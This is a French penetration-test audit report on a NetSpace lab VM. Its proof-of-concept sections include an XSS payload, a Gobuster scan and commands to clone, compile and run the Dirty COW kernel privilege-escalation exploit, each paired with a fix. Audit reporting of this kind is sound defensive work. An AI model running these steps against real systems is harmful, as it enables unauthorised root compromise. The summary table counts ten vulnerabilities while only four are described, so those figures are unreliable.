Rapport d'Audit Technique

Wael Rezgui & Ahmed Amine Jebali

02/12/2024

CLIENT : NetSpace

Table des matières

1 Introduction

Ce rapport présente les résultats d'un audit technique réalisé sur une machine virtuelle (VM) appartenant à NetSpace. L'objectif de cet audit est d'identifier les vulnérabilités présentes, de les modéliser sous forme de menaces et de proposer des mesures correctives adaptées.


2 Objectifs

L'objectif principal est d'identifier les vulnérabilités de la plateforme web accessible à l'adresse `http://192.168.41.129/`. Cet audit suit une approche en boîte noire (black box) et inclut les étapes suivantes :

1. **Reconnaissance** : Analyse des services exposés et collecte d'informations à l'aide d'outils tels que Gobuster et nmap.
2. **Exploitation** : Validation des failles identifiées.
3. **Post-exploitation** : Escalade des privilèges pour compromettre complètement la machine cible.
4. **Reporting** : Documentation des résultats et propositions de mesures correctives.

3 Architecture de la Plateforme

La plateforme cible est composée des éléments suivants :
— Un serveur web exposant deux interfaces : `/adminer` et `/phpmyadmin`.
— Une base de données MySQL accessible via les interfaces mentionnées.
— Un système SSH permettant une escalade des privilèges.


Attaquant
(Kali Linux)
Reconnaissance
& Attaques
VM Cible (NetSpace)
Connexion au site web
Site Web
(192.168.41.129)
Requêtes vers MySQL
Base de Données
(MySQL)
Extraction de credentials
Accès SSH (login
utilisateur)
Exploitation locale
Escalade des privilèges

4 Modélisation des Menaces (Threat Modeling)

Composant	**Menace**	**Classification STRIDE**	**Criticité (CVSS)**	**Mesures Correctives**
Champ de recherche	XSS dans le champ de recherche	Tampering, Information Disclosure	Haute (7.5)	Validation des entrées côté serveur, désinfection des données.
/adminer	Directory Listing	Information Disclosure	Moyenne (5.3)	Désactiver l'indexation dans le serveur web.
/phpmyadmin	Faiblesse d'accès	Information Disclosure	Moyenne (5.3)	Restreindre l'accès à /phpmyadmin par adresse IP ou mot de passe.
Système	Exploitation Dirty COW	Elevation of Privilege	Critique (9.8)	Mettre à jour le kernel.

TABLE 1 – Modélisation des menaces.

5 Vulnérabilités Identifiées

5.1 XSS dans le champ de recherche

Criticité : Haute (CVSS : 7.5)
Risque : Injection de scripts malveillants pouvant compromettre la sécurité des utilisateurs.
POC :

```
<script>alert('XSS')</script>
```

Mesure corrective : Validation côté serveur et désinfection des entrées utilisateur.

5.2 Directory Listing sur /adminer/lib

Criticité : Moyenne (CVSS : 5.3)
Risque : Accès non autorisé à des fichiers sensibles.
POC : Utilisation de `Gobuster` :

```
gobuster dir -u http://192.168.41.129/adminer/lib -w /usr/share/wordlists/
```

Mesure corrective : Désactiver l'indexation (`Options -Indexes`).

5.3 Escalade des privilèges via Dirty COW (CVE-2016-5195)

Criticité : Critique (CVSS : 9.8)
Risque : Compromission complète de la machine cible.
POC :

```
git clone https://github.com/dirtycow/dirtycow.github.io.git
gcc -pthread dirty.c -o dirty -lcrypt
./dirty
```

Mesure corrective : Mise à jour du kernel.

6 Résumé des Vulnérabilités

Criticité	**Nombre**	**Pourcentage**
Critique	3	30%
Haute	4	40%
Moyenne	3	30%
Faible	0	0%
Total	**10**	**100%**

TABLE 2 – Résumé des vulnérabilités.

7 Conclusion

L'audit a révélé plusieurs vulnérabilités critiques et importantes. Les mesures correctives proposées incluent la mise à jour des logiciels, la configuration sécurisée des services web et des tests réguliers pour garantir une sécurité continue.